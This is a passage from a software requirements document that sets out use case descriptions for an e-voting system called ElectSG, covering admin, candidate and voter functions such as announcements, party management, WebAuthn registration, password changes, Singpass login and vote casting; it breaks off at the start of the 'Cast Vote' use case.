Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for viewing an announcement. • The admin must be in "View Announcements" page.
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the "View" button. 2. The system retrieves and displays the detail of an announcement. 3. The system admin see the detail of the announcement.
Exceptional flows:	None

Taiga ID, #42

Use case name:	Update Election Announcement
Scenario:	Updating announcements to correct errors, add new information, or modify outdated content.
Trigger Event:	The system admin initiates the process to update an announcement by clicking the 'update' button.
Brief description:	This use case describes the actions taken by a system admin to update existing announcements or updates about the election, ensuring that the information is accurate and up to date.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is already in the view election announcement page. • The system is operational and available for updating an announcement. • The admin must be in "View Announcements" page.
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the "Update" button. 2. The system displays the current content of the selected announcement in an editable format. 3. The system admin makes the necessary changes to the announcement content. 4. The system admin clicks the "Update" button to save the changes. 5. The system saves the updated announcement and displays a confirmation message stating "Announcement updated successfully". 6. The updated announcement is now visible to users with the modified content
Exceptional flows:	6a. If the system admin leaves any mandatory fields empty, the system will display an error message indicating the missing information.

Taiga ID, #43

Use case name:	Delete Election Announcement
Scenario:	Deleting announcements that are no longer relevant or accurate.
Trigger Event:	The system admin initiates the process to delete an announcement by clicking the 'Delete' button.
Brief description:	This use case describes the actions taken by a system admin to delete existing announcements about the election, ensuring that outdated or inaccurate information is removed.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is already in the view election announcement page. • The system is operational and available for deleting announcement. • The admin must be in "View Announcements" page.
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the "Delete" button. 2. The system displays a confirmation prompt asking the system admin to confirm the deletion. 3. The system admin confirms the deletion by clicking the "Yes" button. 4. The system deletes the announcement and displays a confirmation message stating "Announcement deleted successfully". 5. The announcement is removed from the list of announcements.
Exceptional flows:	3a. If the system admin clicks the "No" button in the confirmation prompt, the system cancels the deletion process, and the announcement remains unchanged.

Taiga ID, #44

Use case name:	Change Election Status
Scenario:	Changing the election status to guide users through specific stages of the election process.
Trigger Event:	The system admin initiates the process to change the election status by clicking the 'Election Status' button.
Brief description:	This use case describes the actions taken by a system admin to change the current phase of the election, ensuring that users are informed about and can act according to the specific phase of the election process.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for changing the election status. • The election phases are predefined and available in the system.
Normal flow:	<ol style="list-style-type: none"> 1. The user clicks the "Election Status" button in the sidebar. 2. The system will show the election status page including a list of available phases to change to. 3. The system admin clicks the "Activate" button on the phase which he want to activate. 4. The system updates the election phase and displays a confirmation message stating "Election phase changed successfully".
Exceptional flows:	None

Taiga ID, #123

Use case name:	Create Election Party
Scenario:	Creating an election party to organize candidates into specific political groups.
Trigger Event:	The system admin initiates the process to create an election party by clicking the 'Create Party' button.
Brief description:	This use case describes the actions taken by a system admin to create election parties, allowing candidates to be grouped and associated with specific political affiliations.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for creating election parties.
Normal flow:	<ol style="list-style-type: none"> 1. The admin clicks the "Create Party" button under the Election Parties tab. 2. The system prompts the admin to enter election party name. 3. The system admin enters the name. 4. The system admin clicks the "Create" button. 5. The system displays a prompt stating "Party created successfully." 6. The new election party is added to the list of parties available for candidate association.
Exceptional flows:	4a. If the system admin leaves the field empty, the system will display an error message indicating the missing information.

Taiga ID, #124

Use case name:	View Election Parties
Scenario:	Viewing a list of election parties to manage them.
Trigger Event:	The system admin initiates the process to view election parties by clicking the 'View Party' button.
Brief description:	This use case describes the actions taken by a system admin to view the list of election parties, allowing them to manage and verify the details of each party.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The system is operational and available for viewing election parties.
Normal flow:	<ol style="list-style-type: none"> 1. The admin clicks the "View Party" button under the Election Parties tab. 2. The system retrieves and displays a list of all election parties. 3. The admin reviews the list of election parties.
Exceptional flows:	2a. If there are no election parties in the system, the system will display nothing.

Taiga ID, #125

Use case name:	Update Election Party
Scenario:	Updating an election party to ensure that the information is accurate and up-to-date.
Trigger Event:	The system admin initiates the process to update an election party by clicking the 'Update' button.
Brief description:	This use case describes the actions taken by a system admin to update the information of an election party, ensuring that all details are current and accurate.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The admin is already in the view election parties page. • The system is operational and available for updating election party.
Normal flow:	<ol style="list-style-type: none"> 1. The admin clicks the "Update" button for the selected party. 2. The system displays the current details of the selected party in an editable form. 3. The admin updates the necessary information in the form. 4. The admin clicks the "Save Changes" button. 5. The system validates the updated information and saves the changes. 6. The system displays a prompt stating "Party updated successfully."
Exceptional flows:	4a. If the admin leaves the fields empty, the system will display an error message indicating the missing information.

Taiga ID, #126

Use case name:	Delete Election Party
Scenario:	Deleting election party that are no longer relevant or accurate.
Trigger Event:	The system admin initiates the process to delete the election party by clicking the 'Delete' button.
Brief description:	This use case describes the actions taken by a system admin to delete existing election party, ensuring that outdated or inaccurate information is removed.
Actors:	System admin
Stakeholders:	System admin
Preconditions:	<ul style="list-style-type: none"> • The admin is currently logged into their account. • The admin is already in the view election parties page. • The system is operational and available for deleting election party.
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the "Delete" button. 2. The system displays a confirmation prompt asking the system admin to confirm the deletion. 3. The system admin confirms the deletion by clicking the "Yes" button. 4. The system deletes the election party and displays a confirmation message stating "Party deleted successfully". 5. The election party is removed from the list of election parties.
Exceptional flows:	<p>3a. If the system admin clicks the "No" button in the confirmation prompt, the system cancels the deletion process, and the election party remains unchanged.</p> <p>3b. System admin will not be able to delete the election party during the cooling-off day and the polling day.</p>

Taiga ID, #162

Use case name:	Filter out non-voters
Scenario:	Filtering non-voters at the end of an election to update the certified register of electors.
Trigger Event:	The system admin initiates the process by clicking “Download” to filter non-voters after the election concludes.
Brief description:	This use case describes the steps taken by a system admin to identify and filter out non-voters at the end of an election, enabling the Registration Officer to update the certified register of electors accordingly.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • The election is in “End Election” phase. • The system is operational and available for register WebAuthn.
Normal flow:	<ol style="list-style-type: none"> 1. The system admin clicks the “Download” button. 2. The system generates a CSV file that includes a list of non-voters. 3. CSV file is downloaded to admin’s device. 4. The system admin reviews the filtered list of non-voters.
Exceptional flows:	None

Taiga ID, #159

Use case name:	Register WebAuthn as second factor authentication
Scenario:	Registering WebAuthn to enhance the account security.
Trigger Event:	System Admin clicks the “Register WebAuthn” button.
Brief description:	This use case describes how the System Admin will enhance the overall security of his account by implementing WebAuthn.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • The system is operational and available for register WebAuthn.
Normal flow:	<ol style="list-style-type: none"> 1. System admin clicks the “My Account” button in the header. 2. System admin clicks the “Register WebAuthn” button. 3. The system prompts the admin to choose a web authentication method (e.g., PIN, biometric, mobile device). 4. The system admin selects their preferred method and follows the instructions to complete the registration (e.g., setting up a PIN, scanning a fingerprint, or syncing a mobile device). 5. Upon successful registration, the system confirms the setup and redirects the admin to the homepage with the new security layer active.
Exceptional flows:	<p>4a. If the System Admin decides to register using a mobile device, they will first have to scan a QR code provided by webauthn to sync the device.</p> <p>4b. If the System Admin decides to register via biometrics, they will be prompted to choose their device of choice and be asked for their touch ID/fingerprint.</p> <p>4c. If the System Admin decides to cancel halfway through the webauthn process, the system will display a pop-up stating, “webauthn process was cancelled by user”.</p>

Use case description, #160

Use case name:	Delete all non-master credentials
Scenario:	Deleting all non-master credentials to protect the system from unauthorized access.
Trigger Event:	System Admin presses the “Delete all non-master credentials” button.
Brief description:	In this use case, the System Admin wants to delete all non-master credentials to ensure that the user accounts are protected from malicious parties.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • System Admin is on the “My Accounts” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete all non-master credentials” button. 2. System deletes all user credentials except the registered master device.
Exceptional flows:	None

Use case description, #164

Use case name:	Delete my account's non-master credential
----------------	---


Scenario:	Deleting the credentials so that unauthorized users will not gain access to their account.
Trigger Event:	System Admin presses the “Delete My Credentials” button.
Brief description:	In this use case, the System Admin wants to delete his or her own credentials to ensure that the user account is protected from malicious parties.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • System Admin is on the “My Accounts” page.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “Delete My Credentials” button. 2. System deletes the user account’s non-master credential.
Exceptional flows:	None

Taiga ID, #158

Use case name:	Change Password
----------------	-----------------

Scenario:	Changing the password to enhance account security.
Trigger Event:	System Admin clicks the “My Account” tab in the header.
Brief description:	This use case describes the action taken by a system admin to change their password to improve security and prevent attackers from accessing their account.
Actors:	System Admin
Stakeholders:	System Admin
Preconditions:	<ul style="list-style-type: none"> • System Admin is logged into the correct account. • The system is operational and available for changing password.
Normal flow:	<ol style="list-style-type: none"> 1. System Admin clicks on the “My Account” tab in the header. 2. The system prompts the system admin to provide the current and new password. 3. System Admin enters the current and new password then clicks the “Change Password” button. 4. The system successfully updates the password and display a successful message.
Exceptional flows:	<p>3a. If the old password does not match, the system will prompt the System Admin stating, “Current password is incorrect”.</p> <p>3b. If the new password and the confirm new password does not match, the system will prompt the System Admin stating, “New password and confirm new password does not match”.</p> <p>3c. If the new password is less than 8 characters, does not include at least one uppercase letter, one lowercase letter, one special character, and one number, or exceeds 100 characters, the system will display an appropriate error message.</p>

3.2.6 Use Case Diagram - Candidate



3.2.7 Use Case Description - Candidate

Taiga ID, #96

Use Case Name:	Log in
Scenario:	Logging in to the account to access the candidate features.
Trigger Event:	Candidate clicks the “Login” button.
Brief description:	This use case describes the actions taken by a candidate to log in to the system so that he can access the candidate related features.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate must be on the website homepage. • The system is operational and available for logging in.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate visits the login page by clicking “Log in” button on the homepage. 2. The system prompts the candidate for login details: username and password. 3. Candidate enters username and password and clicks “Log in” button. 4. The system validates the username and password given. 5. The system displays the candidate homepage.
Exceptional flows:	<ol style="list-style-type: none"> 3a. If the username or password field is empty, system will show “Username or Password is required” message. 4a. If the entered username or password is incorrect, system will show a pop up prompt, stating “Invalid Username or Password”.

Taiga ID, #97

Use Case Name:	Log out
Scenario:	Logging out of the account to end the session securely and protect the account.
Trigger Event:	Candidate clicks on the “logout” button.
Brief description:	This use case describes the action taken by candidate to log out of the system, ensuring that all active sessions are properly terminated and sensitive information is protected.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate must be logged into the system. • The system is operational and available to log out.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks the “Log Out” button. 2. System redirects the candidate to the website homepage.
Exceptional flows:	None

Taiga ID, #98

Use Case Name:	Upload Election Poster
Scenario:	Uploading an election poster to promote the candidate's campaign.
Trigger Event:	Candidate initiates the process to upload election poster by clicking "Upload" button in the pop-up box that appears to upload/delete election poster.
Brief description:	This use case describes the action taken by candidates to upload election poster to help promote themselves in any upcoming election.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • The system is operational and available for uploading election poster.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the "upload" icon. 2. System displays a pop-up box to upload/delete election poster. 3. Candidate clicks "Choose File" button and selects his preference image. 4. Candidate clicks "Upload" button. 5. System successfully uploads the image and redirects the candidate to the "Candidate Homepage".
Exceptional flows:	None

Taiga ID, #99

Use Case Name:	View Election Poster
Scenario:	Viewing an uploaded election poster.
Trigger Event:	Candidate initiates the process to view election poster by visiting to “candidate homepage”.
Brief description:	This use case describes the action taken by candidate to view uploaded election poster.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into their account. • Election poster has been successfully uploaded. • The system is operational and available for viewing election poster.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate visits the “candidate homepage”. 2. The system retrieves and displays the most recent uploaded election poster. 3. Candidate views the displayed election poster.
Exceptional flows:	None

Taiga ID, #101

Use Case Name:	Delete Election Poster
Scenario:	Deleting an election poster to remove it from the campaign materials.
Trigger Event:	Candidate initiates the process to delete election poster by clicking “Delete” button in the pop-up box that appears to upload/delete election poster.
Brief description:	This use case describes the action taken by candidate to delete an election poster they have uploaded.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • Election poster has been uploaded. • The system is operational and available for deleting election poster.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “upload” icon. 2. System displays a pop-up box to upload/delete election poster. 3. Candidate clicks “Delete” button. 4. System displays confirmation box with a prompt that says “Are you sure you want to delete this poster?”. 5. Candidate clicks “Confirm” button. 6. System deletes the poster and redirects Candidate to the “Candidate homepage”.
Exceptional flows:	None

Taiga ID, #119

Use Case Name:	Edit Candidate Statement
Scenario:	Editing candidate statement to create new one or update old statement.
Trigger Event:	Candidate initiates the process to edit candidate statement by clicking “Edit” icon in the “Candidate Homepage”.
Brief description:	This use case describes the action taken by candidate to create or update candidate statement, so that voters can know more about the candidate.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • The system is operational and available for editing candidate statement.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “Edit” icon. 2. System displays a pop-up box to update/delete candidate statement. 3. Candidate enters the relevant information into the text box. 4. Candidate clicks the “Update” button. 5. The system stores/updates the information and redirects the candidate to the “Candidate Homepage”.
Exceptional flows:	None

Taiga ID, #120

Use Case Name:	View Candidate Statement
Scenario:	Viewing a candidate statement to review its content.
Trigger Event:	Candidate initiates the process to view candidate statement by visiting to “candidate homepage”.
Brief description:	This use case describes the action taken by candidate to view uploaded candidate statement.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • Candidate statement has been uploaded and exist in the system. • The system is operational and available for viewing candidate statement.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate visits the “Candidate Homepage”. 2. The system retrieves and displays the most recent uploaded candidate statement. 3. Candidate views the displayed candidate statement.
Exceptional flows:	None

Taiga ID, #122

Use Case Name:	Delete Candidate Statement
Scenario:	Deleting a candidate statement to remove outdated or incorrect information.
Trigger Event:	Candidate initiates the process to delete candidate statement by clicking “Delete” button in the pop-up box that appears to upload/delete candidate statement.
Brief description:	This use case describes the action taken by candidate to delete an candidate statement that have been uploaded.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • Candidate statement has been uploaded and exist in the system. • The system is operational and available for deleting candidate statement.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “Edit” icon. 2. System displays a pop-up box to upload/delete candidate statement. 3. Candidate clicks “Delete” button. 4. System displays confirmation box with a prompt that says “Are you sure you want to delete this statement?”. 5. Candidate clicks “Confirm” button. 6. System deletes the statement and redirects Candidate to the “Candidate homepage”.
Exceptional flows:	None

Taiga ID, #129

Use Case Name:	Upload Profile Picture
Scenario:	Uploading the profile picture to create new one or replace a outdated profile picture.
Trigger Event:	Candidate initiates the process to delete profile picture by clicking “Upload” button in the pop-up box that appears to upload/delete profile picture.
Brief description:	This use case describes the action taken by candidates to upload profile picture of their liking.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • The system is operational and available for uploading profile picture.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “upload” icon. 2. System displays a pop-up box to upload/delete profile picture. 3. Candidate clicks “Choose File” button and selects his preference image. 4. Candidate clicks “Upload” button. 5. System successfully uploads the image and redirects the candidate to the “Candidate Homepage”.
Exceptional flows:	None

Taiga ID, #130

Use Case Name:	View Profile Picture
Scenario:	Viewing the profile picture to ensure it is displayed correctly.
Trigger Event:	Candidate initiates the process to view profile picture by visiting to “candidate homepage”.
Brief description:	This use case describes the action taken by candidate to view uploaded profile picture.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • Profile picture has been uploaded and exist in the system. • The system is operational and available for viewing profile picture.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate visits the “Candidate Homepage”. 2. The system retrieves and displays the most recent uploaded profile picture. 3. Candidate views the displayed profile picture.
Exceptional flows:	None

Taiga ID, #132

Use Case Name:	Delete Profile Picture
Scenario:	Deleting the current profile picture to remove it from the candidate's profile.
Trigger Event:	Candidate initiates the process to delete profile picture by clicking "Delete" button in the pop-up box that appears to upload/delete profile picture.
Brief description:	This use case describes the action taken by candidate to delete a profile picture that have been uploaded.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the system. • Profile picture has been uploaded and exist in the system. • The system is operational and available for deleting profile picture.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the "Upload" icon. 2. System displays a pop-up box to upload/delete profile picture. 3. Candidate clicks "Delete" button. 4. System displays confirmation box with a prompt that says "Are you sure you want to delete this profile picture?". 5. Candidate clicks "Confirm" button. 6. System deletes the profile picture and redirects Candidate to the "Candidate homepage".
Exceptional flows:	None

Taiga ID, #156

Use case name:	Register WebAuthn as second factor authentication
Scenario:	Registering WebAuthn to enhance the account security.
Trigger Event:	Candidate clicks the “Register WebAuthn” button.
Brief description:	This use case describes how the candidate will enhance the overall security of his account by implementing WebAuthn.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the correct account. • The system is operational and available for register WebAuthn.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks the “My Account” button in the header. 2. Candidate clicks the “Register WebAuthn” button. 3. The system prompts the candidate to choose a web authentication method (e.g., PIN, biometric, mobile device). 4. The candidate selects their preferred method and follows the instructions to complete the registration (e.g., setting up a PIN, scanning a fingerprint, or syncing a mobile device). 5. Upon successful registration, the system confirms the setup and redirects the candidate to the homepage with the new security layer active.
Exceptional flows:	<p>4a. If the candidate decides to register using a mobile device, they will first have to scan a QR code provided by webauthn to sync the device.</p> <p>4b. If the candidate decides to register via biometrics, they will be prompted to choose their device of choice and be asked for their touch ID/fingerprint.</p> <p>4c. If the candidate decides to cancel halfway through the webauthn process, the system will display a pop-up stating, “webauthn process was cancelled by user”.</p>


Taiga ID, #157

Use case name:	Delete My Credentials
Scenario:	Deleting the credentials so that unauthorized users will not gain access to their account.
Trigger Event:	Candidate presses the “Delete Credentials” button.
Brief description:	In this use case, the candidate wants to delete the credentials to ensure that unauthorized personnel will not gain access to their account.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the correct account. • Candidate is on the “My Accounts” page.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “Delete My Credentials” button. 2. System successfully deletes the user’s credentials.
Exceptional flows:	None

Taiga ID, #155

Use case name:	Change Password
Scenario:	Changing the password to enhance account security.
Trigger Event:	Candidate clicks the “My Account” tab in the header.
Brief description:	This use case describes the action taken by a candidate to change their password to improve security and prevent attackers from accessing their account.
Actors:	Candidate
Stakeholders:	Candidate
Preconditions:	<ul style="list-style-type: none"> • Candidate is logged into the correct account. • The system is operational and available for changing password.
Normal flow:	<ol style="list-style-type: none"> 1. Candidate clicks on the “My Account” tab in the header. 2. The system prompts the candidate to provide the current and new password. 3. Candidate enters the current and new password then clicks the “Change Password” button. 4. The system successfully updates the password and display a successful message.
Exceptional flows:	<p>3a. If the old password does not match, the system will prompt the System Admin stating, “Current password is incorrect”.</p> <p>3b. If the new password and the confirm new password does not match, the system will prompt the System Admin stating, “New password and confirm new password does not match”.</p> <p>3c. If the new password is less than 8 characters, does not include at least one uppercase letter, one lowercase letter, one special character, and one number, or exceeds 100 characters, the system will display an appropriate error message.</p>

3.2.8 Use Case Diagram - Voter



3.2.9 Use Case Description - Voter

Taiga ID, #113

Use case name:	Log in
Scenario:	Logging in to the account to access the voter features.
Trigger Event:	Voter clicks the “Log in” button.
Brief description:	This use case describes the action taken by voter to log into their account to view the candidates and to cast the vote.
Actors:	Voter
Stakeholders:	Voter
Preconditions:	<ul style="list-style-type: none"> • Voter is on the website homepage. • The system is operational and available to log in.
Normal flow:	<ol style="list-style-type: none"> 1. Voter visits the login page by clicking “Log in” button on the homepage. 2. System redirects the voter to the “Log in page”. 3. Voter clicks “Log in with Singpass” button. 4. System opens a new tab displaying “Singpass Log in page”. 5. Voter enters Singpass ID and Password and clicks “Log in”. 6. Singpass system checks id and password. 7. Singpass system displays a confirmation page that says “Log in to ElectSG e-voting system”. 8. Voter clicks “Approve” button. 9. Singpass system displays “Log in successful” message. 10. Voter goes to the ElectSG website tab. 11. System displays “Voter Homepage”.
Exceptional flows:	<p>6a. If the Singpass ID or Password field is empty, Singpass system will show “Please enter your Singpass ID and Password” message.</p> <p>6b. If the entered Singpass ID or Password is incorrect, system will show “You have entered invalid Singpass ID or Password” message.</p>

Taiga ID, #114

Use case name:	Log out
Scenario:	Logging out of the account to end the session securely and protect the account.
Trigger Event:	Voter clicks the “Log Out” button.
Brief description:	This use case describes the action taken by voter to log out of the system, ensuring that all active sessions are properly terminated and sensitive information is protected.
Actors:	Voter
Stakeholders:	Voter
Preconditions:	<ul style="list-style-type: none"> • Voter must be logged into the system. • The system is operational and available to log out.
Normal flow:	<ol style="list-style-type: none"> 1. Voter clicks the “Log Out” button. 2. System redirects the voter to the website homepage.
Exceptional flows:	None

Taiga ID, #115

Use case name:	View Candidates
Scenario:	Viewing candidates that are participating in my district.
Trigger Event:	Voter initiates the process to view candidates by visiting to “Voter Homepage”.
Brief description:	This use case describes the action taken by voter to view the candidates so that they know who the nominated candidates are.
Actors:	Voter
Stakeholders:	Voter
Preconditions:	<ul style="list-style-type: none"> • Voter must be logged into the system. • Candidate accounts have been created and exist in the system. • The system is operational and available for viewing candidates.
Normal flow:	<ol style="list-style-type: none"> 1. Voter visits the “Voter Homepage”. 2. The system retrieves and displays the candidates. 3. Voter views the displayed candidates.
Exceptional flows:	None

Taiga ID, #116

Use case name:	Cast Vote
Scenario:	Casting vote in an election by selecting preferred candidate to represent the district.
Trigger Event:	Voter initiates the process to cast vote by selecting the candidate of his choice and clicking “Submit” button.
Brief description:	This use case describes the action taken by voters to cast the vote for their preferred candidate.
Actors:	Voter
Stakeholders:	Voter
